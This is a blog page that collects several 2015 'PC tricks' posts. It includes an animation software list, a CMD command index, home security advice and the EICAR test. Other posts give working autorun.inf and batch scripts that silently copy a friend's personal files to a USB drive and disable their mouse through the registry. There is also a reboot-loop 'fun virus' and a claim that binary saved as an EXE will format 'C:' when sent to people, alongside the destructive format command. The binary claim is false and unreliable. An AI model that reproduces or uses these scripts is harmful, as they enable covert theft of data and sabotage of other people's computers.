Breaking News
Loading...
Showing posts with label Pc Tricks & Softwares. Show all posts

Sunday, 1 November 2015

Steal Files From Windows7/Vista To USB Drive


Steal Files From Windows7/Vista To USB Drive tagged:

Steal Files From Windows7/Vista To USB Drive


I am going to teach you how you can do this from batch file with the help of autorun.inf file.
Let me tell you the basic things what will happen.
When you plug in in your Pen drive, system will look up for autorun.inf (incase if autorun is not disabled for your drive from the system).
Then we’ll input some command in autorun.inf in such a way that it will load the batch file that does the magic of copying all the files from your PC. In this demonstration I am copying only the files and folders in My Documents.
Here goes the batch code:
@echo off
:CHECK
if not exist “%homedrive%\Copied_files” md “%homedrive%\Copied_files”
if exist “%systemdrive%\files” goto COPIER7
goto ERROR
:COPIER7
if not exist “%homedrive%\Copied_files\%computername%” md “%homedrive%\Copied_files\%computername%”
if not exist “%homedrive%\Copied_files\%computername%\VIDEOS” md “%homedrive%\Copied_files\%computername%\VIDEOS”
if not exist “%homedrive%\Copied_files\%computername%\PICTURES” md “%homedrive%\Copied_files\%computername%\PICTURES”
if not exist “%homedrive%\Copied_files\%computername%\MUSIC” md “%homedrive%\Copied_files\%computername%\MUSIC”
if not exist “%homedrive%\Copied_files\%computername%\DOWNLOADS” md “%homedrive%\Copied_files\%computername%\DOWNLOADS”
copy /y “%userprofile%\Documents\*.*” “%homedrive%\Copied_files\%computername%”
copy /y “%userprofile%\Videos” “%homedrive%\Copied_files\%computername%\VIDEOS”
copy /y “%userprofile%\Music” “%homedrive%\Copied_files\%computername%\MUSIC”
copy /y “%userprofile%\Pictures” “%homedrive%\Copied_files\%computername%\PICTURES”
copy /y “%userprofile%\Downloads” “%homedrive%\Copied_files\%computername%\DOWNLOADS”
MSG %username% “DONE!”
exit
:ERROR
exit
What it actually does is in first case ,CHECK, it checks if your removable storage have folder named, Copied_files or not. If it doesn’t have then it creates one by using MD (Make Directory) command.
Again it checks if you have files folder then it will assume that you are using windows Vista/7. Other wise it will return an error and exits.
Now I’ve defined another two cases after the first case CHECK, that is COPIER7 case and ERROR case.
Case COPIER7 will execute when the program recognizes it is Windows Vista/7, where the real copying work goes on.
Case ERROR will execute when the Documents and Settings doesn’t exists in your system root.
This is just a simple use of Batch programming. Copy the above code and paste it in notepad and save it as Filename.bat.
Now let’s create a file that will load it automatically.
[autorun]
Open=Filename.bat
Action=File Copier
The above code goes in autorun.inf file. Open notepad and copy it and paste it and save as autorun.inf.
Copy the two files, autorun.inf and Filename.bat in your flash drive.
Then plug in your device to your friends PC and do the evil things.
Where is the flaw?
It shows Command prompt window and process of copying (thank god your noob never think that it actually copying).
Another thing is that it determines the windows by searching the file users and Docuemnts and settings, which is not the right way to determine your system operating system.
However this is just an educational tutorial.
Hope this tutorial was helpful.

Disable Your Friend’s Mouse Whenever USB Disk Is Inserted

Disable Your Friend’s Mouse Whenever USB Disk Is Inserted


Batch scripting is really easy and so much a fun. You can learn and imagine so many things from batch and shell scripting.
In this short time pass tutorial, I am going to show you how to disable your friend’s mouse whenever your USB drive is inserted.
To get this feature working, you must make sure that your friend has not disabled autorun for removable media. However you may get this to work by creating a fake icon for the batch program.
As we did with our previous tutorial about copying files automatically, we’ll be using same principle here. First we’ll create a batch file and then we’ll be creating autorun.inf file. Then we’ll be pasting it in the root of USB drive. Now whenever the USB drive is inserted, system will look for autorun.inf. Autorun.inf will execute that batch file disabling the mouse.
@echo off
set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4
Copy the above code in notepad and save it as “filename.bat”
The above code will disable the mouse by deleteing the registry key of Mouclass and again adds data = 0x00000004 to the valuename = “Start”
Note: The above image is only demonstrates where the action will be taken by the above batch script. It has to do nothing with the procedure of this tutorial.
[autorun]
Open=filename.bat
Action=Mouse Disable
The above code goes for autorun.inf. Open notepad, copy and paste the above code in it and save it as “autorun.inf”.
Now copy both of the file in your or your friend’s USB drive. Then let it do the magic.
To re-enable the mouse you’ll just have to change the value 0x00000004 to 0x00000001. To do so, simply create another batch file with following script:
@echo off
set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 1
Hope this tutorial was fun trying to.

Thursday, 15 October 2015

Best free 2D animation softwares and cartoon creator

Best free 2D animation software's and cartoon creatorBest free 2D animation softwares and cartoon creator

We have listed out some free graphic designing softwares and free image editing softwaresand today in our free lists we are going to share some best free 2D animation softwares and cartoon creator. All these softwares mentioned below are very simple to use and you can find more tutorials online.

Pencil

Pencil is a free easy to use animation and drawing software alternative to Toon Boom in which you can create hand-drawn cartoon images and animate it. It features both vector and bitmap graphics and here are some cool things you can do with Pencil.
  1. Import background or draw backgrounds manually
  2. Copy, paste new frame with previous image
  3. Create several layers for animated objects and characters
  4. Add audio for you animation and export project in .FLV format.
Platform – Pencil is an open source cross platform that runs on Windows, Mac OS X and Linux.
Best free 2D animation softwares and cartoon creator


Synfig Studio

Synfig studio is a free yet advanced and powerful drawing and animation software. It can able to produce quality animations like you see in feature films. Some of the features of Synfig Studio are
  1. It supports large number and various types of layers like geometric, filters, gradients, transformations, distortions, fractal and more.
  2. Layers are parametrically generated and most of the elements are vector based.
Platform – Synfig studio is open source software runs on Windows, Mac OS X and Linux.
Best free 2D animation softwares and cartoon creator


Tupi

Tupi is a 2D animation software and cartoon creator. Since it has a user friendly interface even an 8 year old kid can handle this software. Tupi features everything like pencil in which you can add audio and export to verity of formats, tween objects so you don’t have to draw manually. Tupi works great with vector.
Platform – Tupi is open source software and runs only on Linux.
Best free 2D animation softwares and cartoon creator


Scratch

Scratch is science and educational software that helps kids to learn some programming skills. With Scratch you can create games, stories and animation that have easy drag and drop interface. You can create images and choose animation effects when mouse hovers and moreover easily share all your animation via web.
Platform – Scratch is an open source software that runs on Windows, Mac OS X and Linux
Best free 2d animation softwares and cartoon creator
Hope you found this list of best free 2D animation softwares and cartoon creator to be useful. Please comment, share and subscribe to get more free lists.

Monday, 12 October 2015

Windows CMD command line

Windows CMD command line


An A-Z Index of the Windows CMD command line

ADDUSERS Add or list users to/from a CSV file
ARP Address Resolution Protocol
ASSOC Change file extension associations•
ASSOCIAT One step file association
ATTRIB Change file attributes
b
BCDBOOT Create or repair a system partition
BOOTCFG Edit Windows boot settings
BROWSTAT Get domain, browser and PDC info
c
CACLS Change file permissions
CALL Call one batch program from another•
CD Change Directory - move to a specific Folder•
CHANGE Change Terminal Server Session properties
CHKDSK Check Disk - check and repair disk problems
CHKNTFS Check the NTFS file system
CHOICE Accept keyboard input to a batch file
CIPHER Encrypt or Decrypt files/folders
CleanMgr Automated cleanup of Temp files, recycle bin
CLEARMEM Clear memory leaks
CLIP Copy STDIN to the Windows clipboard.
CLS Clear the screen•
CLUSTER Windows Clustering
CMD Start a new CMD shell
CMDKEY Manage stored usernames/passwords
COLOR Change colors of the CMD window•
COMP Compare the contents of two files or sets of files
COMPACT Compress files or folders on an NTFS partition
COMPRESS Compress individual files on an NTFS partition
CON2PRT Connect or disconnect a Printer
CONVERT Convert a FAT drive to NTFS.
COPY Copy one or more files to another location•
CSCcmd Client-side caching (Offline Files)
CSVDE Import or Export Active Directory data
d
DATE Display or set the date•
DEFRAG Defragment hard drive
DEL Delete one or more files•
DELPROF Delete NT user profiles
DELTREE Delete a folder and all subfolders
DevCon Device Manager Command Line Utility
DIR Display a list of files and folders•
DIRUSE Display disk usage
DISKCOMP Compare the contents of two floppy disks
DISKCOPY Copy the contents of one floppy disk to another
DISKPART Disk Administration
DNSSTAT DNS Statistics
DOSKEY Edit command line, recall commands, and create macros
DSACLs Active Directory ACLs
DSAdd Add items to active directory (user group computer)
DSGet View items in active directory (user group computer)
DSQuery Search for items in active directory (user group computer)
DSMod Modify items in active directory (user group computer)
DSMove Move an Active directory Object
DSRM Remove items from Active Directory
e
ECHO Display message on screen•
ENDLOCAL End localisation of environment changes in a batch file•
ERASE Delete one or more files•
EVENTCREATE Add a message to the Windows event log
EXIT Quit the current script/routine and set an errorlevel•
EXPAND Uncompress files
EXTRACT Uncompress CAB files
f
FC Compare two files
FIND Search for a text string in a file
FINDSTR Search for strings in files
FOR /F Loop command: against a set of files•
FOR /F Loop command: against the results of another command•
FOR Loop command: all options Files, Directory, List•
FORFILES Batch process multiple files
FORMAT Format a disk
FREEDISK Check free disk space (in bytes)
FSUTIL File and Volume utilities
FTP File Transfer Protocol
FTYPE Display or modify file types used in file extension associations•
g
GLOBAL Display membership of global groups
GOTO Direct a batch program to jump to a labelled line•
GPUPDATE Update Group Policy settings
h
HELP Online Help
i
iCACLS Change file and folder permissions
IF Conditionally perform a command•
IFMEMBER Is the current user in an NT Workgroup
IPCONFIG Configure IP
k
KILL Remove a program from memory
l
LABEL Edit a disk label
LOCAL Display membership of local groups
LOGEVENT Write text to the NT event viewer
LOGMAN Manage Performance Monitor
LOGOFF Log a user off
LOGTIME Log the date and time in a file
m
MAPISEND Send email from the command line
MBSAcli Baseline Security Analyzer.
MEM Display memory usage
MD Create new folders•
MKLINK Create a symbolic link (linkd)
MODE Configure a system device
MORE Display output, one screen at a time
MOUNTVOL Manage a volume mount point
MOVE Move files from one folder to another•
MOVEUSER Move a user from one domain to another
MSG Send a message
MSIEXEC Microsoft Windows Installer
MSINFO Windows NT diagnostics
MSTSC Terminal Server Connection (Remote Desktop Protocol)
MUNGE Find and Replace text within file(s)
MV Copy in-use files
n
NET Manage network resources
NETDOM Domain Manager
NETSH Configure Network Interfaces, Windows Firewall & Remote access
NETSVC Command-line Service Controller
NBTSTAT Display networking statistics (NetBIOS over TCP/IP)
NETSTAT Display networking statistics (TCP/IP)
NOW Display the current Date and Time
NSLOOKUP Name server lookup
NTBACKUP Backup folders to tape
NTRIGHTS Edit user account rights
o
OPENFILES Query or display open files
p
PATH Display or set a search path for executable files•
PATHPING Trace route plus network latency and packet loss
PAUSE Suspend processing of a batch file and display a message•
PERMS Show permissions for a user
PERFMON Performance Monitor
PING Test a network connection
POPD Restore the previous value of the current directory saved by PUSHD•
PORTQRY Display the status of ports and services
POWERCFG Configure power settings
PRINT Print a text file
PRINTBRM Print queue Backup/Recovery
PRNCNFG Display, configure or rename a printer
PRNMNGR Add, delete, list printers set the default printer
PROMPT Change the command prompt•
PsExec Execute process remotely
PsFile Show files opened remotely
PsGetSid Display the SID of a computer or a user
PsInfo List information about a system
PsKill Kill processes by name or process ID
PsList List detailed information about processes
PsLoggedOn Who's logged on (locally or via resource sharing)
PsLogList Event log records
PsPasswd Change account password
PsService View and control services
PsShutdown Shutdown or reboot a computer
PsSuspend Suspend processes
PUSHD Save and then change the current directory•
q
QGREP Search file(s) for lines that match a given pattern.
r
RASDIAL Manage RAS connections
RASPHONE Manage RAS connections
RECOVER Recover a damaged file from a defective disk.
REG Registry: Read, Set, Export, Delete keys and values
REGEDIT Import or export registry settings
REGSVR32 Register or unregister a DLL
REGINI Change Registry Permissions
REM Record comments (remarks) in a batch file•
REN Rename a file or files•
REPLACE Replace or update one file with another
RD Delete folder(s)•
RMTSHARE Share a folder or a printer
ROBOCOPY Robust File and Folder Copy
ROUTE Manipulate network routing tables
RUN Start-RUN commands
RUNAS Execute a program under a different user account
RUNDLL32 Run a DLL command (add/remove print connections)
s
SC Service Control
SCHTASKS Schedule a command to run at a specific time
SCLIST Display NT Services
SET Display, set, or remove environment variables•
SETLOCAL Control the visibility of environment variables•
SETX Set environment variables permanently
SFC System File Checker
SHARE List or edit a file share or print share
SHIFT Shift the position of replaceable parameters in a batch file•
SHORTCUT Create a windows shortcut (.LNK file)
SHOWGRPS List the NT Workgroups a user has joined
SHOWMBRS List the Users who are members of a Workgroup
SHUTDOWN Shutdown the computer
SLEEP Wait for x seconds
SLMGR Software Licensing Management (Vista/2008)
SOON Schedule a command to run in the near future
SORT Sort input
START Start a program or command in a separate window•
SU Switch User
SUBINACL Edit file and folder Permissions, Ownership and Domain
SUBST Associate a path with a drive letter
SYSTEMINFO List system configuration
t
TASKLIST List running applications and services
TASKKILL Remove a running process from memory
TIME Display or set the system time•
TIMEOUT Delay processing of a batch file
TITLE Set the window title for a CMD.EXE session•
TLIST Task list with full path
TOUCH Change file timestamps
TRACERT Trace route to a remote host
TREE Graphical display of folder structure
TYPE Display the contents of a text file•
TypePerf Write performance data to a log file
u
USRSTAT List domain usernames and last login
v
VER Display version information•
VERIFY Verify that files have been saved•
VOL Display a disk label•
w
WHERE Locate and display files in a directory tree
WHOAMI Output the current UserName and domain
WINDIFF Compare the contents of two files or sets of files
WINMSD Windows system diagnostics
WINMSDP Windows system diagnostics II
WINRM Windows Remote Management
WINRS Windows Remote Shell
WMIC WMI Commands
x
XCACLS Change file and folder permissions
XCOPY Copy files and folders
:: Comment / Remark•

Commands marked • are Internal commands only available within the CMD shell.

Remove Regsrv.exe or Newfolder.exe virus

Remove Regsrv.exe or Newfolder.exe virus

Manual Process of removal


I prefer manual process simply because it gives me option to learn new things in the process.

So let’s start the process off reclaiming the turf that virus took over from us.

1. Cut The Supply Line
1. Search for autorun.inf file. It is a read only file so you will have to change it to normal by right clicking the file , selecting the properties and un-check the read only option
2. Open the file in notepad and delete everything and save the file.
3. Now change the file status back to read only mode so that the virus could not get access again.

#

5. Click start->run and type msconfig and click ok
6. Go to startup tab look for regsvr and uncheck the option click OK.
7. Click on Exit without Restart, cause there are still few things we need to do before we can restart the PC.
8. Now go to control panel -> scheduled tasks, and delete the At1 task listed their.

2.Open The Gates Of Castle

1. Click on start -> run and type gpedit.msc and click Ok.
#

5. Click start->run and type msconfig and click ok
6. Go to startup tab look for regsvr and uncheck the option click OK.
7. Click on Exit without Restart, cause there are still few things we need to do before we can restart the PC.
8. Now go to control panel -> scheduled tasks, and delete the At1 task listed their.

# Open The Gates Of Castle

1. Click on start -> run and type gpedit.msc and click Ok.

# If you are Windows XP Home Edition user you might not have gpedit.msc in that case download and install it from Windows XP Home Edition: gpedit.msc and then follow these steps.
# Go to users configuration->Administrative templates->system
# Find “prevent access to registry editing tools” and change the option to disable


#

7. Once you do this you have registry access back.

3.Launch The Attack At Heart Of Castle

1. Click on start->run and type regedit and click ok
2. Go to edit->find and start the search for regsvr.exe,

#

4. Delete all the occurrence of regsvr.exe; remember to take a backup before deleting. KEEP IN MIND regsvr32.exe is not to be deleted. Delete regsvr.exe occurrences only.
5. At one ore two places you will find it after explorer.exe in theses cases only delete the regsvr.exe part and not the whole part. E.g. Shell = “Explorer.exe regsvr.exe” the just delete the regsvr.exe and leave the explorer.exe

4.Seek And Destroy the enemy soldiers, no one should be left behind

1. Click on start->search->for files and folders.
2. Their click all files and folders
3. Type “*.exe” as filename to search for
4. Click on ‘when was it modified ‘ option and select the specify date option
5. Type from date as 1/31/2008 and also type To date as 1/31/2008
4.
7. Now hit search and wait for all the exe’s to show up.
8. Once search is over select all the exe files and shift+delete the files, caution must be taken so that you don’t delete the legitimate exe file that you have installed on 31st January.
9. Also selecting lot of files together might make your computer unresponsive so delete them in small bunches.
10. Also find and delete regsvr.exe, svchost .exe( notice an extra space between the svchost and .exe)

5.Time For Celebrations

1. Now do a cold reboot (ie press the reboot button instead) and you are done.

I hope this information helps you win your own battle against this virus. Soon all antivirus programs will be able to automatically detect and clean this virus. Also i hope Avast finds a way to solve this issues.

As a side note i have found a little back dog( winpatrol ) that used to work perfectly on my old system. It was not their in my new PC, I have installed it again , as I want to stay ahead by forever closing the supply line of these virus.

Securing Your Home Network

Securing Your Home Network

Most people who use computers these days have had to deal with a security issue of some kind – whether they are aware of it or not. Everyone has been infected by one of the many worms or viruses floating around the Internet, or have had someone use your password. Most home computer users are victims of attacks that they have no idea about.

For example, certain programs called ‘spyware' come packaged into seemingly friendly programs you download, this spyware can do any one of a number of things, though most often they send your personal information (such as name and email address) and information about what sites you visit to certain companies.

These in turn will sell your personal information to the spammers and email marketers who will proceed to clog your inbox with junk that they think you might be interested in. To explain how this works, you download a program – say a video player – from the Internet and install it. In the background it installs some spyware. Now you start surfing to car sites, soon you can expect your email inbox to be full of spam offering you great deals on used cars etc.

A lot of people work on the principle that their home computer contains nothing interesting enough for an attacker, what they don't realise is that while an attacker may not target your system specifically, it is very common for them to use programs that will scan vast ranges of the Internet looking for vulnerable systems, if yours happens to be one, it will be automatically taken over and placed at the attackers command. From here he can do a variety of things, like using your computer to attack other sites on the Internet or capturing all your passwords.

Worms and email viruses work the same way, they infect one machine, and then spread by trying to email themselves to everyone in your guest book, or turning your machine into a scanning system to find other targets. They may even contain a malicious payload that can destroy your files, or even worse – email your private documents to everyone you know (this was the case with a worm a few years ago).

Given that the things we use the computer for these days such as online shopping for books or music, electronic banking etc, these threats have a more serious implication than most people realise. You may not have anything worthwhile on your computer, but what if an attacker is able to steal your credit card information when you are buying a book from Amazon.com, or steal the password to your online banking account ?

Luckily the steps you have to take to secure your own PC are fairly simple and can be accomplished by non-technical users given the right guidance. If you follow the guidelines we have given here, you will be safe from most forms of Internet based threats. So here are a few steps you can take.

Email Security

A lot of viruses these days, such as the recent MyDoom virus, spread by emailing themselves to people as an attachment, the email can appear to come from anywhere.. most often it will appear to come from a friend, or an address like admin@yahoo.com if you use a yahoo account. The email will try and convince you to download and run the attachment which may appear to be a harmless JPG image or SCR screensaver. In fact, the attachment is a malicious program (known as malware), and once opened, can do any of the nasty things we've listed above. Here are the rules you should follow when checking your email.

1. Has the email come from someone you know ? If so, were you expecting the email and its attachment ? If not, try and confirm with the person over the phone or some other medium.
2. Does the message make sense ? If you receive an email from your computer illiterate parents saying ‘download this new screensaver', you can be quite sure something is fishy.
3. Does the email appear to come from someone in authority ? If the email comes from what appears to be the administrator of your email service, you should double check with them. No email service will ever ask you to reveal your password, or threaten to terminate your account unless you download the instructions in the attachment. If you are unsure, always contact their tech-support personnel before opening any attachment.

If you've followed the above steps, and you still think you need to download the attachment, make sure you scan it before downloading. Most popular email services like Hotmail and Yahoo offer you the facility of scanning the attachment, use this feature ! Once you've downloaded it, it never hurts to scan it with your own anti-virus software which you should have installed (we will talk about this in the next tip). Only after you are completely certain this attachment is safe, should you download it. If it is a program (ending in .exe, or something like .jpg.exe), then you should be extra careful. Remember that anti-virus scanners must be up to date to be able to catch new viruses, and even then, you may encounter a virus before the anti-virus companies have been able to analyse it.

Install An Anti-virus Software

90% of the threats you will face as a home user will come not from hardcore cyber criminals, but from automatic spreading viruses known as worms. The best way to guard against virus threats is to download a good anti-virus scanner. Two of the best ones are Norton AntiVirus and McAfee . Remember that the anti-virus needs to have its scanning database (known as virus definitions) regularly updated. You should try and update the definitions once a week. The longer you put it off for, the larger the new definitions package will be, and the more viruses your system will be vulnerable to. All the virus scanners offer some form of automatic update system so that you don't have to remember to keep updating the definitions yourself. Use this feature.

Disable Windows File Sharing

Most people know that Windows allows you to share files with other people on your network. This is called “Windows File Sharing”, and is what you make use of whenever you open network neighborhood. What most people don't know is that even if you don't specifically choose folders to share, Windows automatically shares your entire hard-disk with anyone who knows your system's Administrator account password. Not just will it share the hard-disk, it will allow the person full read and write access to the disk. To disable file sharing in Windows XP, go through the following steps:

1. Go to the Start menu and select the Control Panel.
2. In the Control Panel window, double-click on Network Connections.
3. Right-click on the icon for your network connection in the window that appears. You can do this for all your network connections (e.g. VSNL, LAN etc)
4. From the menu which appears, choose Properties (use the left mouse button to make your selection).
5. Under This connection uses the following items, highlight File and Printer Sharing for Microsoft Networks.
6. Click Uninstall.
7. When you are asked if you are sure you want to uninstall File and Printer Sharing for Microsoft Networks, click Yes.
8. Click OK or Close to close the Local Area Connection Properties window.

It is also important to understand that most people just press enter when prompted to choose an Administrator password during the install. This is a very bad idea, as it means that anyone can log into your system as an administrator (full access) without supplying a password. Thus you should try and choose a strong password for the administrator account and any other account that you may create on the system if you share it with other people. Read the tip on choosing strong passwords later on.

Update the Operating System

From time to time, people discover bugs or vulnerabilities in operating systems. These vulnerabilities often allow an attacker to exploit something built into your operating system and take it over. To give you a simple example, a vulnerability may be found in MSN Messenger and an attacker can exploit it to gain control of your system. Whenever such a vulnerability is found, the operating system vendors release what are known as ‘patches' which will fix the problem.

If you make sure your system is up to date with the latest patches, an attacker will not be able to exploit one of these vulnerabilities. To update windows, you have to run the ‘Windows update' service, either by clicking ‘Start >> Programs >> Windows update”, or by going to http://windowsupdate.microsoft.com/ . >From there you can scan your system for missing patches and then download the ones you need. You should try and do this regularly so that the backlog of patches you need to download is not very large. If you miss out on a lot of patches, the download could be really huge. This is also the case when you reinstall the operating system.

Install A Personal Firewall

A personal firewall is a piece of software that runs on your machine and lets you decide exactly what data is allowed to enter or leave your machine over the network. For example, if an attacker is scanning your system for vulnerabilities, it will alert you. If an attacker is just looking through ranges of the Internet for targets, your system will not respond to your probes.

In short, your system operates in a stealthy mode – invisible to an attacker. You also need to be careful about what data leaves your system via the network. Viruses and worms that try and email themselves to other people or use your machine to scan for more victims, spyware tries to send data back to an advertiser, and trojan horse programs may try to connect to an attacker. The personal firewall helps by alerting you every time a program tries to access the network connection. This can be tricky to novice users because even when legitimate programs such as Internet Explorer try to access the internet, the firewall will pop-up a warning box.

However, if you are unsure if an alert is malicious or not, most firewalls have a ‘more info' button on the alert which will take you to their website and tell you whether the program is a legitimate one or a known offender. A personal firewall is no good if you just keep answering ‘yes' to every program that wants to access your internet connection.

Take the trouble to understand what programs on your machine need legitimate access and only allow those. For example if you just downloaded a new screensaver program and the firewall says it wants to access the internet, you can be pretty sure it is trying to send some data back somewhere. It may be spyware or a trojan. Soon you will get used to weeding out the suspicious programs. If you have a permanently on connection like cable-modem or DSL, you should most definitely install a personal firewall. Some of the good ones you can get are:

ZoneAlarm – Very easy to install and use, there is a free version with a few less features than the professional version. Gives you very good information about the alerts it generates. Considered the market leader.

BlackICE – Another very highly rated personal firewall, it is not as user friendly as ZoneAlarm, but allows for some further configuration options

Sygate Personal Firewall – Also less user friendly, but it allows you to make some very powerful configuration changes and it contains a rudimentary intrusion detection system to alert you about common attacks.

If you go to any search engine and search for ‘personal firewall' you will find a whole lot of other options. If you use Windows XP, it is a good idea to turn on the built in Internet Connection Firewall by double clicking on your connection icon near the clock, clicking properties >> advanced >> Protect my computer and network…. This built in firewall is not meant to be a replacement for a full solution like the ones above. It only filters incoming traffic and will not alert you if a trojan or worm tries to use your machine for some malicious purpose.

Scan For Spyware

All through this article we have talked about spyware that lets companies customise their advertising by watching what you do on the net. While spyware may not be destructive, it is one of the biggest pests around and will result in a mailbox full of spam before you know it. However there are a number of tools that will scan for well known spyware on your machine and will allow you to delete it safely.

Note that AntiVirus packages do not usually alert you when you install spyware because it is not considered harmful to the computer itself. Two of the most popular programs for detecting and removing spyware are Ad-aware and Spybot Search & Destroy .

Choose Strong Passwords

Most of the time an attacker need not resort to a technical hack to break into a system because he can simply guess at poorly chosen passwords. Here are some general rules when selecting a password :

1. Do not use a word which can be found in a dictionary, or a birthdate / name these are very easy to crack
2. Adding numbers like 123 at the end does not make it more difficult to crack the password
3. Choose at least a 6 character long password.
4. Use different capitalisation for the letters, e.g. “suRViVor” (Don't use this one, its in a dictionary remember… its just an example)
5. Add some random numbers to the end or in the middle
6. If possible use a few special characters like !(;,$#& etc.
7. When choosing a password hint question, choose one that only you will be able to answer. “What is my birthdate ?” is something anyone who knows you even remotely will be able to guess.

A very useful method for choosing an easy to remember random password is to take a line of a song that you remember and then take the first letter of each word in that line. Now you can randomise the capitalisation, add a couple of numbers and special characters, and have a very strong password that is still difficult to crack.

Remember as far as possible to use a different password for different accounts (e.g. one password for your personal email, one for work email, one for internet banking). This may make things more difficult to remember, but in the event that one password gets compromised, the attacker will not have access to all the other accounts.

How to Test the Working of your Antivirus – EICAR Test

How to Test the Working of your Antivirus – EICAR Test


Submitted by Srikanth on Saturday, 17 April 2010No Comment
Have you ever wondered how to test your Antivirus software to ensure it’s proper working? Well here is a quick and easy way to test your antivirus. The process is called EICAR test which will work on any antivirus and was developed by European Institute of Computer Antivirus Research. This process can be used by people, companies and antivirus programmers to test the proper functioning of the antivirus/antimalware software without having to deal with the real computer virus which can cause damage to the computer. Here is a step-by-step procedure to test your antivirus.
1. Open a notepad (New Text Document.TXT) and copy the following code exactly onto it, and save the notepad.
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
2. Rename the file from New Text Document.TXT to myfile.com
3. Now run the antivirus scan on this myfile.com file.
If the antivirus is functioning properly on your computer, then it should generate a warning and immediately delete the file upon scanning. Otherwise you may have to re-install your antivirus.
NOTE: Most antivirus will pop-out a warning message in the Step-1 itself.
You can also place the myfile.com file in a ZIP or RAR file and run a scan on it so as to ensure whether your antivirus can detect the test string in the compressed archive. Any antivirus when scanning this file will respond exactly as it will do for a genuine virus/malicious code. This test will cause no damage to your computer even though the antivirus will flag it as a malicious script. Hence it is the safest method to test the proper functioning of any antivirus.

CMD Fun Tricks and Useful CMD Commands

CMD Fun Tricks and Useful CMD Commands

Here are some fun tricks and fun virus-
(1)If you are using a guest account and run is disabled you can use notepad to open regedit and cmd'
open notepad and type command.com and save it as cmd.bat this batch file will open command prompt.
if you cant open regedit by run open notepad type regedit and save it as regedit.bat double click on this and regedit window will open.
(2)use notepad to abort shutdown -Open notepad and type shutdown -a and save it as shutdown.bat.next time when your computer is about to shutdown double click on this bat file. for other cmd commands open command prompt and type shutdown a and press enter.
(3)cmd fun virus- open notepad and type shutdown -r 10 and save as restart.bat this will restart your computer in 10 seconds if you want to use this for fun paste this file in system 32 and see. computer will restart in every 10 second.
(4)IP command- open command prompt and type ipconfig/all .
(5)How to know your friend's ip when chatting on a messenger. suppose you are using g-talk. ask your friend for a good wallpaper you have downloaded. send this to him .Now open your cmd and type Netstat -n

Erase hard disc with the help of notepad

Erase hard disc with the help of notepad

If you think that Notepad is useless then you are wrong because you can now do a lot of things with the Notepad which you could have never imagined. In this hack I will show you how to format a HDD using Notepad. This is really cool. Step 1 :-
Copy The Following In Notepad Exactly as it is.
says01001011000111110010010101010101010000011111100000
Step 2 :-
Save As An EXE Any Name Will Do
Step 3 :-
Send the EXE to People And Infect
OR
IF you think cannot format C Drive when windows is running try Laughing and u will get it Razz .. any way some more so u can test on other drives this is simple binary code
format c:\ /Q/X — this will format your drive c:\
01100110011011110111001001101101011000010111010000 100000011000110011101001011100
0010000000101111010100010010111101011000
format d:\ /Q/X — this will format your dirve d:\
